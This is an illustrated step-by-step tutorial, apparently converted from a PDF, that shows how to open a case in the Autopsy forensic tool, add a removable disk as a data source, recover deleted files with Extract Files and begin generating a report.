
Starting modules...

---

Step 2: Now create on New Case.



Step 3: Enter the New case Information and click on Next Button.

A screenshot of the 'New Case Information' dialog box. The window has a title bar with 'New Case Information' and a close button. On the left, there is a 'Steps' section with a list: '1. Case Info' and '2. Additional Information'. The main area is titled 'Case Info' and contains the text 'Enter New Case Information:'. Below this, there are four input fields: 'Case Name:' with the text 'kes', 'Base Directory:' with the text 'C:\Users\Kes\Desktop', 'Case Type:' with radio buttons for 'Single-user' (selected) and 'Multi-user', and 'Case data will be stored in the following directory:' with the text 'C:\Users\Kes\Desktop\kes'. A 'Browse' button is next to the 'Base Directory' field. At the bottom of the dialog, there are five buttons: '< Back', 'Next >', 'Finish', 'Cancel', and 'Help'.


Step 4: Enter the additional Information and click on Finish.

The screenshot shows a window titled "New Case Information". On the left, a "Steps" pane lists "1. Case Info" and "2. Additional Information", with the second step highlighted. The main area is titled "Additional Information" and contains the heading "Optional: Set Case Number and Examiner". Below this, there are two text input fields: "Case Number:" with the value "1" and "Examiner:" with the value "kes". At the bottom of the window, there are five buttons: "< Back", "Next >", "Finish" (highlighted in blue), "Cancel", and "Help".


Step 5: Now Select Source Type as Local disk and Select Local disk form drop down list and click on Next.

The screenshot shows a window titled "Add Data Source". On the left, a "Steps" pane lists "1. Enter Data Source Information", "2. Configure Ingest Modules", and "3. Add Data Source", with the first step highlighted. The main area is titled "Enter Data Source Information wizard (Step 1 of 3)". It contains three dropdown menus: "Select source type to add:" with "Local Disk" selected, "Select a local disk:" with "Removable Disk (G:): 7.4 GB" selected, and "Please select the input timezone:" with "(GMT +5:30) Asia/Calcutta" selected. Below these is a checkbox labeled "Ignore orphan files in FAT file systems (faster results, although some data will not be searched)". At the bottom, there is a text instruction: "Press 'Next' to analyze the input data, extract volume and file system data, and populate a local database." At the very bottom, there are five buttons: "< Back", "Next >" (highlighted in blue), "Finish", "Cancel", and "Help".


Step 6: Click on Next Button.




Step 7: Now click On Finish.



Step 8: Now Autopsy window will appear and it will analyzing the disk that we have selected.




Step 9: All files will appear in table tab select any file to see the data.




Step 10: Expand the tree from left side panel to view the document files.






Step 11: To recover the file, go to view node-> Deleted Files node , here select any file and right click on it than select Extract Files option.






Step 12: By default Export folder is choose to save the recovered file.




Sep 13 : Now Click on Ok.




Step 14: Now go to the Export Folder to view Recover file.




Step 15: Click on Generate Report from autopsy window and Select the Excel format and click on next.

